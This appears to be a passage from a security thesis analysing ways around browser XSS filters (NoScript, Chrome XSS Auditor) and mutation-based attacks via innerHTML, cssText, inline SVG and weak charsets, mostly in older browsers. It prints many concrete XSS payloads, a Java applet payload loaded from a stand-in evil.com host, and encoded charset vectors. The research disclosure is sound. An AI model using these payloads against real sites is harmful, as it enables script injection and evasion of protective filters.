At present, Firefox and other Gecko-based user agents are not supplied with a native XSS filter; therefore NoScript is the only regularly maintained and noteworthy possibility of adding thorough reflected XSS detection and prevention to Firefox and related user agents. Similar to other approaches, such as the Internet Explorer XSS filter and the Webkit XSS Auditor, the NoScript filter component examines the URI of the website load and matches fragments of the URI against internal set of filter rules. Note that in comparison to other filters, it requires no matching between site content, URI fragments and internal blacklist. NoScript solely examines the URL and does not rest on data being reflected by the content of the rendered document. This means that there are positive and negative consequences. On a plus side, there is a lack of attack levers utilizing differences between the data used in the URL and the data rendered in the actual website. Section 3.6.8.2 will elaborate on vulnerabilities caused by discrepancies between those data sources and sinks. A chance for a larger number of false alerts is a downside of this one-factor matching. The NoScript change-log shows several of those, all reported by the users and fixed soon after by the NoScript author Maone.

During our examination of NoScript XSS filter and the related *toStaticHTML* method, we managed to find three different bypass techniques, which will be delineated in the list below.

- **HTML5 named character references** The HTML5 specification requires user agents to support a large set of newly named entities. Among them, several named references for ASCII characters appeared. For HTML4 only a small set of ASCII characters had corresponding named entities, some examples including ampersand, double-quote, greater-than, lesser-than and single-quote. With HTML5 characters such as colon or semi-colon as well as parenthesis can be represented as named entities as well. Upon combining this knowledge with the possibility to use entities inside HTML element attributes, the bypass could be crafted. While Firefox already supported the new entities, NoScript had not implemented them on its XSS blacklist. Thus, the following code slipped through the NoScript XSS detection filters unseen and without raising an alert notification or indicating content altering: `<a href="javascript&colon;alert&lpar;location&rpar;">CLICKME</a>`. The bypass has been reported and fixed in the more recent versions.
- **Whitespace in Data URIs** Firefox will ignore single whitespace characters in data URIs. This means a data URI can be completely obfuscated through a placement of whitespace characters, such as U+0020, before any other character. While Firefox would have still been able to parse the data by ignoring the whitespace, the NoScript XSS filter was not aware of this behavior and did not trigger a match. Ergo, the following attack vector managed to bypass the detection rules and resulted in a filer bypass executing JavaScript. It is noteworthy that despite the usage of a data URI, JavaScript would still execute in the context of the referring domain. This remains to be an unusual but still existing Firefox behavior: `<a href="data:x,<b> < s &#10 c r i p t>alert(1) < /s &#10 c r i p`

`t>">CLICKME</a>`. As in the former case, the bypass has been reported and accordingly fixed in recent versions.

- **Invalid entities bypassing toStaticHTML** During our research into breaking of the protective promises of the *toStaticHTML* functionality delivered by the implementation provided by NoScript, we have discovered a possibility to bypass *toStaticHTML* by using broken entities. Once an entity is incomplete or contains garbage data, the parser seems to ignore it and deliver working markup without the broken entity. Withal, the filtering routine appears to analyze the string including the broken character reference and consequently it does not find match with the filter rules and lets the vectors pass as well. This causes a working bypass – an example vector would be: `<a href="javascript&#xHELLO:alert(1)" ">CLICK</a>`. The vulnerability has been reported to the author of the NoScript extension and has been fixed successfully.

At the time of this write-up, the NoScript plug-in has reached the version number 2.2.2 and contains fixes against an overall of six vulnerability reports and bypasses submitted during our research phase starting with version 1.9.6.4. It also contains filter bypass based on the JAR protocol handler available in Gecko-based user agents [79]; however they are irrelevant in the context of this thesis.

3.6.8.2 Bypassing Webkit/Google Chrome XSS Auditor

Aside from the bypasses aforementioned in Section 3.6.7, the Chrome XSS Auditor has gone a long way in the last months and years. This was possible thanks to reception of filter updates and constant testing reports from the security community. Still, compared to the detection rate or the NoScript and Internet Explorer 8,9 and 10 XSS filters, this implementation appears to be rather immature at this time. The workings of the Chrome XSS filter in early stages essentially manifested several major problems.

Our research unveiled first bypasses in a very early implementation in September 2009. They pertained to the abusing of the matching between URL and website content by introducing characters from a character set to the address bar/linking page, which could not have been displayed properly on the target page. To supplement an illustration: If encoded in ISO-8859-1, the German umlaut *ä* passed from a UTF-8 encoded website would be displayed as multi-byte representation on the target page. To finalize, the vector shown in Listing 3.18 formed a successful filter bypass.

```
<!-- Bypass I: Using German umlauts -->
<img src=%e4 onerror=alert('%e4')>

<!-- Bypass II: Control-Characters and self-closing script tags -->
"><script src= data:%01;base64,YWxlcnQoMSkNCg== />
```

Listing 3.18: Example bypasses for the Chrome XSS Auditor; both are using encoding tricks to bypass the filter rules

[79] Petkov, P., *Web Mayhem: Firefox's JAR: Protocol issues*, http://www.gnucitizen.org/blog/web-mayhem-firefoxs-jar-protocol-issues/ (Nov 2007)

A second bypass we discovered in 2010 made use of ASCII control characters and data URIs as source for *script* tags. On this matter, Webkit browsers used to correct self-closing script tags internally before being rendered for compatibility reasons – helping the payload in the vector execute. The differences between data in the address bar and data rendered on the website allowing bypasses, and differences in parsing and displaying control characters between address bar and rendered markup [80]. While the filter rules did not match the obfuscated vector using the SOH (U+0001 Start of Heading) character, the renderer allowed it as a valid character to separate data URI protocol handler and content separator to later execute the payload without a risk of a filter blocking it.

A third problem in the filter was discovered by us in early 2011. This time it was a question of rendering of *applet* tags and their parameters. Here the Chrome browser removed some parts of the passed code and thereby had the filter trigger and report an attack whilst still executing the payload.

The code shown in Listing 3.19 highlights the technique for bypassing Chrome/Chromium XSS filter. For the demonstration purposes, the full URL of code injection is shown, *example.com* and the GET parameter *xss* are brought into play.

```
// URL with malicious parameter
http://example.com/vulnerable.aspx?xss=<APPLET code=x>
  <param name=codebase value=http://evil.com/applet>
  <param name=code value="ArcTest.class">
</APPLET>

// Resulting markup on the attack website
<applet code>
  <param name="codebase" value="http://evil.com/applet">
  <param name="code" value="ArcTest.class">
</applet>
```

Listing 3.19: Java-based example bypass for the Chrome XSS Auditor; stripping the code attribute value enables the param element to step in instead

The main difference between the injection and the filtered markup is the stripped code attribute value from the *applet* tag. The Chrome/Chromium XSS filter removes the value *x* but allows the attribute itself to be left untouched. This triggers an internal flaw in the targeted browsers, since a lingering but empty code attribute will allow for overriding via the following *param* elements and the attribute *data*. The example shows that the nullification attempts to defuse the tag, yet fails to fully solve the problem. The applet data will load and execute.

If the applet contains code for executing JavaScript as it will be portrayed later on, the JavaScript will execute on the attacked domain - and not *//evil.com*. Adding the

[80]Barth, A. et al., *XSSAuditor bypasses from sla.ckers.org*, `https://bugs.webkit.org/show_bug.cgi?id=29278` (Sept 2009)

parameters supplying additional data, such as the *MAYSCRIPT* attribute, makes this attack work freely and with no issues across domains. Effectively, the XSS filter can be considered successfully bypassed, allowing an attacker to execute arbitrary script code in the context of the targeted domain *example.com*.

The snippet in Listing 3.20 displays the source code of the malicious applet used in the example. The applet can be alternatively loaded from same or different domains. Analogously, this behavior behavior applies for JAR archives and serialized Java applets.

```java
import java.applet.Applet;
import netscape.javascript.*;
public class Test extends java.applet.Applet {
  public void start() {
    try {
      JSObject window = JSObject.getWindow(this);
      window.eval("alert(location)");

    } catch (Exception e) {}
  }
}
```

Listing 3.20: Payload for Java-based Chrome XSS filter bypass utilizing DOM access via JSObject

The conclusion once again resonates: as long as a browser-based protection mechanisms, such as an XSS filter, have differing visibility from the user agent's render engine, or when it needs to be updated manually in order to be synchronized with the browser features, filter bypasses are likely to happen and be discovered by the attackers. Especially the match-ups between incoming data and resulting rendered output are prone to be bypassed via Unicode based attacks, impedance mismatches between sink and source and asynchronous communication between user agent and filter. The following Sections 3.6.9 and 3.6.10 will discuss a similar yet more grave problem regarding the mentioned impedance mismatches and asynchronous communication helping attacks to smuggle their payload past server, browser and client-side filter solutions.

3.6.9 Attacks Using innerHTML

Attacks utilizing the *innerHTML* DOM property have received little publicity or research since first being reported by Hasegawa in 2007. We continued his initial research and managed to find many variations and completely new aspects in this vulnerability pattern. This led to crafting attack vectors against many major high traffic websites, web mailers and other platforms managing sensitive data. To understand attacks involving the *innerHTML* property, we will start with a description of the whereabouts of this DOM property and its behavior depending on the user agent in operation.

The *innerHTML* property is a non-standard extension originally specified and implemented by Microsoft in Internet Explorer 4. The intention behind creating and exposing this property was to provide a more convenient way for developers to modify the HTML content of an existing element. Before the availability of *innerHTML*, more complicated ways to construct DOM subtrees inside existing DOM elements had to be chosen, as demonstrated in Listing 3.21.

```
// Using DOM functionality to edit element content
var elm = document.getElementById('table');
var a = document.createElement('TR');
var b = document.createElement('TD');
var c = document.createTextNode('HELLO');
b.appencChild(c)
a.appencChild(b)
elm.appendChild(a);

// using innerHTML to edit element content
document.getElementById('table').innerHTML='<tr><td>HELLO</td></tr>'
```

Listing 3.21: Sample code demonstrating the convenience benefit of innerHTML usage over standard DOM functionality application

Other browser vendors soon adopted the property in spite of its non-standard nature and meanwhile all relevant user agents support *innerHTML* for almost all HTML element instances. One must be aware that the property is being represented by a string value; thus it is not always easy for the layout engine to determine the effects an assignment of *innerHTML* to an existing element has. On that account, if a developer decides to assign a value `123</div><s>000</s>` to an existing *DIV* element's *innerHTML* property, the browser per intuition should close the DIV element during this assignment process and create a new element with the tag name *S*. However, it differs per specification and implementation. The user agent must not allow breaking existing parent nodes by the *innerHTML* assignment, that is, even if the assigned string would theoretically break out of the container and create new elements. Thus, a user agent has to pre-validate the string before the access happens and following assignment takes place. They need to ensure that the integrity of the document cannot be harmed. The assignments of strings such as *<plaintext>* will not affect the rest of the document after the injection point, but the container element content will be transformed. All browsers we have tested, have treated the content potentially harming the document structure correctly, as per this code snippet: `<div onclick="innerHTML+='</div><s><plaintext>'">click`. Most user agents ignored the closing *DIV* element and only the older Internet Explorer versions rendered the DIV as a self closing child of the parent container rather that the former option. In some situations, *innerHTML* assignment fails. This is for tables and table rows on older versions of Internet Explorer. Some user agents do not expose an *innerHTML* property for several elements. For instance, in-line SVG code cannot always be rewritten with *innerHTML* access, inline MathML is equally unable to do so.

While improper *innerHTML* assignments might not harm a document structure, *innerHTML* has a different side effect potentially harming website security even when usually sufficient protection against classic XSS has been implemented. The problem is in the actual mutation of the processed string. As the aforementioned examples have shown, the browser tends to pre-validate the assigned string, delete invalid elements and validate existing code, which is believed to be unlikely to break the document structure. This includes closing unclosed tags and different measurements. More interestingly so, several browsers also decode encoded characters, escapes and entities to their canonical representation. Likewise, some browsers remove attribute delimiters and quotes as well as backslashes. These modifications allow attackers to inject harmless payload into a website, that will be "weaponized" by later *innerHTML* copy access. A very common field where this kind of access occurs is during the usage of Rich Text Editors (RTE) and JavaScript-heavy interactive applications such as web-mailers, web-based feed readers, aggregation services and other mash-up tools. The following list will give an overview of some of the *innerHTML* based attack patterns that are known today. Please be aware that some attacks remain restricted from publication, since no proper fixes are in place yet and a significant number of users would be at risk upon their dissemination.

To ease research on *innerHTML* copy and access mutations, we created a small tool that has been made publicly available [81]. The tool simply writes input coming in a dynamic manner from a text-area into the *innerHTML* property or an existing element. This property is then being read and its content is being written into a different text-area. The user can afterwards directly see the changes and compare input to output. Using this tool yielded more than 25 critical bugs in several user agents we have reported during our research. Among those were not only XSS and similar vulnerabilities with *innerHTML* handling, but also several exploitable browser crashes. Some of the XSS related vulnerability patterns have been published on the HTML5 Security Cheatsheet [82]. Note that the property *outerHTML*, if it is at all supported, is usually affected by the same problems. Furthermore, copy & paste as well as drag & drop operations trigger the selfsame transformations that *innerHTML* access does.

- **Back-tick delimiters inside attributes** When copying *innerHTML* from element's container having the element be applied with an attribute such as class, alt or any other attribute accepting arbitrary strings, older versions of Internet Explorer remove the quotes around the *innerHTML* representation if it is considered safe by the layout engine. Example: `<img alt="abc">` becomes `<IMG alt=abc>`. As soon as the attribute value contains a space, U+0022 or U+0027, the layout engine will consequently add quotes to protect from a possible injection: `<img alt="a'bc">` becomes `<IMG alt="a'bc">` – note the preserved quotes. In addition to double- and single-quotes or no quotes at all, Internet Explorer allows the back-tick to be used as a delimiter. Surprisingly, the quotes will not be added if the attribute value contains back-ticks instead of whitespace, single- or double-quotes. An attacker can abuse this behavior and craft an attack vector like: `<img src=x alt="“onerror=alert(1)">` or even `<img src=x alt="&#x60&#96onerror=alert &#x28;1&#41">`. On *innerHTML* access, this data will be converted to the following string: `<IMG alt=“onerror=alert(1) src="x">` As a result, a new attribute

[81]Heiderich, M. et al., *XSS vectors based on innerHTML*, `http://html5sec.org/innerhtml` (Dec 2011)
[82]Heiderich, M. et al., *innerHTML Attack Vectors*, `http://html5sec.org/?innerhtml` (Jan 2012)

is being created as the error handler and the embedded JavaScript will be executed. Note that the original vector does not indicate any attack attempt for classic XSS filters. Existing filtering solution can either be bypassed with this trick or need to explicitly protect themselves with additional filtering and sanitation routines. HTMLPurifier has to be pinpointed as the one software protecting against this pattern shortly after the layout engine bug was reported.

- **CSS escapes inside font-family values** CSS escapes – as specified in CSS1, and later slightly modified in notation in CSS2, are a way to presumably safe containment of potentially dangerous characters inside the quoted strings. While CSS parsers usually interpret the occurrence of a pair of curled brackets to be a new and empty selector, this selector-less property block and might cause trouble inside quited strings – while in a CSS escapee representation it would not. Same goes for single- and double-quotes as well as semicolons inside the strings. The structure of a CSS1 escape is notably simple: The escape is being introduced by a backslash (U+005C) and followed by a pair of hexa-decimal characters indicating the escaped character's position in the ASCII table. CSS2 has added a multi-byte support and therefore had to post-specify a new separator as well. CSS2 escapes start with a backslash but can contain up to four (on some user agents) *n* hexa-decimal characters, which are optionally prefix-able with zero. For clear separation, CSS2 escapes use the whitespace character (U+0020) [83]. The problem with *innerHTML* is that user agents, such as older Internet Explorer 7 and 8 and 9, conform to an older document mode and decode those escapes on *innerHTML* access in case they have been used inside a style attribute. The same behavior can be observed on older Firefox version, specifically we mean here all versions before the Firefox 4 major version. The decoding does not happen for style tags unless several conditions unlikely for real-life attacks are met. An example will be drawn to illustrate the whereabout of this behavior and answer to why it can lead to an attack against a well-protected website and filter bypasses. Let us give an illustration: *innerHTML* access to `<div style="font-family:'foo\27\3b color\3ared\3b\2f\2a'">TEST` becomes `<DIV style="FONT-FAMILY: 'foo';color:red;/*'">TEST</DIV>`;
  The color of the element will indeed be red. While changing appearance of the elements might only be of value for an attacker in very specific scenarios, Internet Explorer will still allow to escalate this vector to become a XSS attack by simply suing dynamic expressions [84]. With slight changes of the attack vector substring `\27\3bx\3a expression(alert(1))\2f\2a` the vector can be weaponized to execute JavaScript in the context of the injected website's domain. Up till now, those attacks have not been fully patched.

- **Double-style attribute attacks** An interesting phenomenon was spotted with older versions of Internet Explorer. The problem relates to the behavior men-

[83] W3C, *4.1.3 Characters and case*, `http://www.w3.org/TR/CSS2/syndata.html#characters` (June 2011)

[84] MSDN, *About Dynamic Properties*, `http://msdn.microsoft.com/en-us/library/ms537634(v=vs.85).aspx` (Dec 2011)

tioned before, namely the decoded CSS escapes. It only occurs in case an HTML element is being applied with two instead of one style attributes. Once the element container's *innerHTML* property is being accessed, the user agent attempts to merge the two attributes. This causes CSS properties to be overwritten in case they exist once in every attribute. In brief, it allows a concatenation of existing problems unfolding formerly escaped payload. The next example illustrates the problem. Consider the following markup to be wrapped in a container of which the *innerHTML* property is being accessed: `<div style="font-family:'" style="\27\3bx=expression(alert(1))\3b'">`; The *innerHTML* property value will be transformed to the following string: `<DIV style="FONT-FAMILY: '; ';x: expression(alert(1));'">`
As it can be seen here, the *font-family* value will be merged together with data from the second style attribute to contain only a semicolon and a whitespace. The following decoded CSS escape will first terminate the string, later terminate the property value pair with a semicolon, and then introduce a bogus property x assigned with the value *expression(alert(1))*, which will cause a JavaScript's execution. These attacks are hard to detect, since the actual attack vector is fragmented over several style attributes and can thus easily evade IDS based filter rules. HTML filtering tools unaware of the DOM grammar of the content to filter have few chances of detecting these kinds of attack. Interestingly enough, this attack was not a working HTMLPurifier bypass, since this tool removes all additional style attributes nor does it attempt to merge them as the Internet Explorer layout engine does. The vulnerability has been reported and fixed for the current releases.

- **Inline SVG and XML entity decoding** One rather unexpected vulnerability pattern discovered in recent Firefox versions resulted from the improper HTML entity decoding inside in-line SVG content in HTML5 documents. As described in Section 3.6.11, the in-line SVG sections are considered to be XML islands in HTML documents. This forces the parser to accept any non-well formed content. At the same time, it is subjected to repair before being passed on to the XML parser that will ultimately generate the data for the layout engine display. The fact that an actual XML parser is being used by browsers opens possibilities for another obfuscation technique, namely the usage of HTML entities inside plain-text elements for they are equivalently treated as their canonical representations. The sequence &#x61; is treated in the same syntactical way inside an XML contained style element as the character *a*. Our research showed that it was possible to go even further and try to represent HTML-relevant characters with HTML entities. On *innerHTML* access the browser decoded the entity as expected and used the canonical representation. The following vector abuses this feature to break out of a style tag by closing it with a sequence of entities, creating a new image element with a sequence of entities. It ultimately uses an error handler to execute JavaScript: `<svg><style>&lt/style&gt;&ltimg src=x onerror=alert(1)//`. The problem was reported to Mozilla in early 2011 and resulted in the creation of CVE-2011-

2369 [85]. It can be escalated to other browsers by seeking to bypass filters to allow CSS imports. By using either named or decimal- and hexa-decimal entities, an @ character (U+0040) can be smuggled past IDS and WAF filter rules, while at the same time still working as desired and loading arbitrary remote content. CSS and style-sheets cannot be considered safe content anymore, as we will learn from Section 4.5.7. To sum up, an *import* injection can be escalated to having similar consequences that a full stack XSS attack. Note that inside the SVG context an XSS via CSS *expression()* on Internet Explorer is not possible – since inline SVG only works in IE9, IE 10 quirks and standards mode, where CSS expressions are simply not available.

- **XML namespaces unwrapping on unknown elements** In comparison to actual HTML elements, older versions of Internet Explorer handle elements outside the HTML4 doc-type based specification in a slightly different way. Several minor flaws were discovered while experimenting with unknown elements. Those included incomplete *innerHTML* data's omission of the opening tag and lack of normalization and case modification for unknown elements. The application XML name-spaces stand out as an interesting aspect of unknown elements. During our research, we found two dissimilar mutation behaviors capable of causing a filter bypass and executing JavaScript upon *innerHTML* access, in spite of the correctly quoted and escaped data. One of the vectors was originally discovered by Silin and persisted on the HTML5 Security Cheatsheet [86]. Once a XML namespace is assigned to the unknown element, the resulting *innerHTML* changes completely. It goes from incomplete elements stub to a full blown XHTML "unknown element" prepended by a strangely formed XML, which is in turn processing instruction equipped with several references to the namespace. The following example will demonstrate the output we receive and we will then elaborate on it further. Before reading its containers *innerHTML* property, the original data is composed as such: `<x xmlns="1">2</x>`. Once the *innerHTML* property is accessed, the content mutates into the following string: `<?XML:NAMESPACE PREFIX = [default] 1 NS = "1" /><x xmlns="1">2</x>`. What can be clearly seen here is that the namespace attribute value is being referenced twice in the generated processing instruction; first as value for the NS attribute which is correctly quoted, and the second time around as value for the PREFIX attribute, prepended by the string *[default]* and lacking any form of quoting. This can be used by an attacker in an injection scenario by renaming the namespace to *<x xmlns="><img/src=x onerror=alert(1)">2</x>*. In turn, it will cause a heavily mutated output, that after *innerHTML* access would then consist of this string: `<?XML:NAMESPACE PREFIX = [default] ><img/src=x onerror=alert(1) NS = "><img/src=x onerror= alert(1)" /><x xmlns="><img/src=x onerror=alert(1)">2</x>`; In the face of

[85] Mozilla.org, *Mozilla Foundation Security Advisory 2011-27*, `http://www.mozilla.org/security/announce/2011/mfsa2011-27.html` (June 2011)

[86] Silin, A., *XSS using "xmlns" attribute in custom tag when copying innerHTML*, `http://html5sec.org/#97` (2010)

incoming data being non-evasive and consisting of simple an unknown tag with a correctly quoted attribute, the data will turn into an attack vector as soon as it is processed by the DOM and accessed via its container innerHTML property – or, consequently, its very own *outerHTML* property. Given the fact that earlier versions of the Internet Explorer are not trusted with HTML5 tags such as *article*, it is possible to use valid and W3C/WHATWG conforming tags and elements to cause the same effect. Aside from that trick, we managed to discover yet another variation based on a different namespace notation. Consider the following input: `1<x xmlns="a:b:c">2`. After innerHTML access, the resulting output will be surprisingly different from what we could see with the first case and the processing instruction. There are two particular reasons for this occurrence. Firstly, the namespace contains colons indicating a Uniform Resource Name (URN) notation [87]. Secondly, the elements have no end tag; the closing *</x>* is missing. What is of interest here is the second part of the URN being prepended to the tag in order to reflect the namespace in the *xmlns* distinctive attribute. To exploit this behavior, an attacker would only need to inject a whitespace into the first segment of the URN and thereby be able to turn the actual namespace in its *innerHTML* representation into a different HTML tag. The following example illustrates this and shows the final attack vector. The input is: `1<x xmlns="a:img src=x onerror=alert(1) ">` but the resulting *innerHTML* will be: `1<img src=x onerror=alert(1) :x xmlns="a:img src=x onerror=alert(1) "></img src=x onerror=alert(1) :x>`.
As demonstrated, the whitespace in the namespace is being tolerated and thereby a creation of a new tag instead of the namespace proper application occurs. The rest of the vector simply adds a *src* attribute and an error handler, ultimately executing the JavaScript. In the latter case, benign looking markup can again be submitted to fool server-side filters. The markup will mutate and unfold to an actual attack vector on client-side property access and usage exclusively.

Let us point out that we managed to discover quite a few additional vulnerability patterns relating to *innerHTML* based attacks. This especially holds true when more than one cycle of decoding is being initiated by repeated *innerHTML* access. One vulnerability in a Rich Text Editor we have audited, was only exploitable with a prerequisite of a certain feature having been used repeatedly. Namely, we are referring here to the spell-checking module. With every single access to the spell-checker and its wording suggestions, the *innerHTML* property of the editors body was accessed and replaced with the edited results afterwards. Thus, an n-times encoded CSS- based XSS vector was capable of bypassing even updated and thorough filtering mechanisms by removing an encoding level. This inevitably took place every time the victim has replaced a misspelled word. Ultimately, it led to decoding the vector, which was turned into its canonical representation and executed JavaScript. It turned out that in this particular situation, the server-side removal of backslashes was a solely valid fix available, thereby

[87]W3C, *2.2 URN Namespaces*, `http://www.w3.org/TR/uri-clarification/#urn-namespaces` (Sep 2001)

slightly crippling its functionality for security's sake. Section 3.6.10 will provide insight into a similar yet not so well-known problem connected to the DOM element property *cssText*.

3.6.10 Attacks Using cssText

On several modern browsers, the DOM representation of each element is equipped with a style object containing a *cssText* property. This *cssText* property contains a string version of the element-applied in-line styles. For a HTML element `<p style="color:red" />` the *cssText* property would read `color:red`. The property is flagged as read-write, meaning that a developer can influence an element's styles by assigning different values to cssText.

The behavior of this property is in some ways similar to the decoding and mutation behaviors happening in *innerHTML* access described in Section 3.6.9. The code shown in Listing 3.22 demonstrates this behavior and explains how an attacker can break out of existing properties by using CSS escapes against an application accessing and setting an element's *cssText* property. The code further reveals that Internet Explorer and Firefox are prone to attacks abusing the de-compilation feature. Opera does not perform de-compilation and is therefore immune to these offenses, while Google Chrome escapes critical characters with a backslash and also proves immune.

```
Incoming data:
<p style="font-family:'foo\27\3b color:red\3b/* bar'" />

element.style.cssText in Firefox:
font-family: 'foo';color:red;/* bar';

element.style.cssText in Chrome:
font-family: 'foo\';color:red;/* bar';

element.style.cssText in Internet Explorer:
FONT-FAMILY: 'foo';color:red;/* bar';

element.style.cssText in Opera:
font-family: 'foo\27\3b color:red\3b/* bar'
```

Listing 3.22: Example for cssText decoding behavior

The examples shown so far inject no more than an additional color value but they can still be turned into actual attack vectors. One way of doing so would be to have elements either disappearing or alternatively positioned. In an election scenario, the repositioning of elements can have severe consequences. On older versions of the Internet Explorer, an attacker can utilize CSS expressions to execute JavaScript via a *cssText* injection. Despite *cssText* being rather unknown among developers, several high profile frameworks and rich text editors (RTE) make use of this property. During our research devoted to this property and related bypass techniques, we have found several problems with the HTMLPurifier filter-rules and we reported those bugs to the tool's author. Current versions of the HTMLPurifier are protected against those kinds of attacks. However, other server-side filtering libraries might still be vulnerable, unless a fix against this specific problem has been successfully deployed.

3.6.11 Attacks Using SVG

SVG images provide many possibilities for executing JavaScript in uncommon ways. Many of these are not known to 'typical' web developers and thus are not covered by filter software protecting websites against XSS attacks. SVG Tiny, for example, allows to execute JavaScript by using a *handler* element with an *event* attribute, as shown in Listing 3.23. In case the event assigned to the handler element is specified as *load*, the text content of the handler element will be executed as JavaScript without any user interaction. Blacklist-based XSS filter systems are usually not aware of this manner of executing code, therefore they are not capable of detecting this kind of attacks.

```
<svg xmlns="http://www.w3.org/2000/svg">
<handler
  xmlns:ev="http://www.w3.org/2001/xml-events"
  ev:event="load">
    alert(1)
</handler>
</svg>
```

Listing 3.23: Example for uncommon SVG-based JavaScript execution via handler element

Another uncommon way of embedding malicious JavaScript in SVG files is shown in Listing 3.24. Using SVG's *set* tag, we dynamically equip an *feImage* tag with an *xlink:href* pointing to a *data:* URI. This type of image element is meant to be used for applying overlay effects for SVG elements utilizing external resources. Shielded by the Base64 encoding, this URI contains another SVG image, which itself contains malicious JavaScript code run immediately upon on loading of the *feImage* element.

```
<svg
xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink">
<feImage>
  <set
  attributeName="xlink:href"
  to="data:image/svg+xml;charset=utf-8;
  base64,PHN2ZyB4bWxucz0iaHR0cDovL3d3dy53
  My5vcmcvMjAwMC9zdmciPjxzY3JpcHQ%2BYWxl
  cnQoMSk8L3NjcmlwdD48L3N2Zz4NCg%3D%3D"/>
</feImage>
</svg>
```

Listing 3.24: Example for uncommon SVG-based JavaScript execution via set element

These and other ways of executing JavaScript from within an SVG file were employed to bypass the filter used by the MediaWiki software, which is not only the most commonly used open source wiki software but also one of the platforms utilized by Wikipedia. We have established contact with the MediaWiki team and worked together with them on mitigation and defense strategies against such attacks.

We also tried to load SVG images via a *canvas* element in an HTML website and steal information by using the `canvas.toDataURL()` feature. This method makes it possible to freeze optical state of a canvas element and transform it into a dataURI for easy saving and later usage. This attack technique for stealing data cross-domains was published by Lawrence in 2009 [Law09]. Nonetheless, it specifically targeted taking over of pixel data cross domain for attacking CAPTCHA mechanisms and similar security instrumentations involving images. We have attempted to use this attack technique in a fresh context and steal whole website screen shots from SVG images being applied with a *foreignObject* tag and cross domain Iframes. Surprisingly, this effort did not end up in any success whatsoever. All tested web browsers reacted with the expected behavior and threw security errors on our tries to execute the `canvas.toDataURL()` method when accessing the SVG with cross domain content.

One feature distinguishing the rendering behavior between HTML-, XHTML- and XML-based websites and documents in browsers has to be pinpointed to the handling of entities in plain text tags. Those are HTML elements considered to contain plain-text information (such as *script* and *style* tags, as well as *noscript*, *noframes* and *nostyle* tags). While in HTML, documents entities such as `&#x61;` will be treated as such, XHTML and XML documents will have the entity be treated like its canonical representation (e.g., the character *a*). In practical terms, this implies that within a XHTML/XML document the code `<script>&#x61;lert(1)</script>` will execute the *alert* method, while an HTML document with the same content causes the script engine to throw an error.

Not surprisingly, this behavior is mirrored by the SVG files as well, since they are regular XML documents. Interesting in terms of web security, though, is the fact that the same sequence apply to most web browsers when it comes to inline SVG. This connotates that this behavior can be transported to regular HTML documents as soon as they contain an opening *svg* tag somewhere in the markup tree. While the aforementioned *script* tag example will not execute in an HTML document, the variation of `<svg><script>&#61;lert(1)<p>` certainly will. Note that the browsers' parsers are also very tolerant about well-formedness of inline SVG and neither require attribute delimiters nor balanced tags, nor even the closing tags. The *p* element at the end of the example shown above, suggests to the parser that the inline SVG just ended and an HTML section has started. Thence, the browser automatically closes both the *svg* and *script* tags and momentarily triggers the *alert* method to execute. This technique, combined with an injection, has been tested against the most common XSS filters and significantly helped bypassing most of them.

In Section 4.5.7 we introduce yet another novel attack technique based on SVG. This attack is capable of having an attacker sniff keystrokes from within a browser or email client and channel them out to an arbitrary domain while requiring no scripting at all. The attack has been reported and has been fixed in most recent versions of the affected browser and mail client.

3.6.12 Attacking Weak Charsets

In recent years, character sets (also referred to as charsets for short) and their implementations in browsers have been a welcoming target for attackers and security researchers. Hasegawa has published a large body of research into weaknesses of charset implementations in modern browsers as of the year 2004. He managed to cover UTF-7 based attacks along with filter bypasses based on EUC-JP and Shift_JIS charset implementations [88]. Essentially, broken charsets enable the creation of invalid characters or multi-byte character sequences bypassing server-side filters and causing invalid rendering results by the layout engine of the user agent.

Our 2009 research investigated browsers such as Firefox 3.5, Opera 10 and Chrome 4 [89]. We generated sequences of characters encoded in the charsets EUC-JP, Shift_JIS, both character sets meant to encode Japanese characters. We also investigated Big5; this is a charset used to encode traditional Chinese characters, primarily and foremost used in Taiwan, China and Macao. Those three charsets have been known to be vulnerable in many browser implementations since the research published by Hansen in 2007 [90]. We have tested these charsets and their capabilities to turn invalid multi-byte sequences into two separate characters or causing subsequent characters to disappear in a HTML injection context. The results indicated possibilities to overturn formerly safe HTML websites into being vulnerable and exploitable. This was obtained by simple contextual changes of the parameters through a removal of existing characters, effectively keeping existing attributes from being closed. The browser security handbook further advises to take special care in regards to broken charsets in case no HTML attribute delimiters are being used [91].

Similar problems, namely turning safe websites into being vulnerable by using weak charsets and bypassing server-side filters, become apparent when one is dealing with charsets from the Mac family. Hasegawa reported problems in Firefox 3.x handling *Mac-Farsi* allowing to use substitute characters for U+003C and U+003E, and effectively enabling a bypass of any XSS filter on websites encoded in this charset [92]. Our own research unveiled possibilities to use crippled UTF-7 and X-IMAP-Modified-UTF7 entities in the browser context and still force the layout engine to render valid markup.

[88]Hasegawa, Y., *UTF-8.jp*, `http://utf-8.jp/` (Feb 2012)

[89]Heiderich et al., *Web Application Obfuscation*, `http://goo.gl/mFv87` (Sept 2010)

[90]Hanson, R., *Charset Vulnerabilities*, `http://ha.ckers.org/charsets.html` (Jan 2012)

[91]Zalewski, M. et al., *Character set handling and detection*, `http://code.google.com/p/browsersec/wiki/Part2#Character_set_handling_and_detection` (2010)

[92]Hasegawa, Y. et al., *Mozilla Foundation Security Advisory 2010-84*, `http://www.mozilla.org/security/announce/2010/mfsa2010-84.html` (2010)

Those problems have been fixed with the release of Firefox 4 and later versions [93]. The code shown in Listing 3.25 illustrates some of the example snippets causing XSS filter bypasses.

```
<meta charset="x-imap4-modified-utf7">
  &ADz&AGn&AGO&AEf&ACA&AHM&AHI&AGO&ADO&AGn&ACA
  &AG8Abg&AGUAcgByAG8AcgA9AGEAbABlAHIAdAAoADEA
  KQ&ACAAPABi

<meta charset="x-imap4-modified-utf7">
  &<script&S1&TS&1>alert&A7&(1)&R&UA;
  &&<&A9&11/script&X&>

<meta charset="mac-farsi">   scriptalert   (1)  /script
```

Listing 3.25: Executing JavaScript utilizing vulnerable and improperly implemented charsets

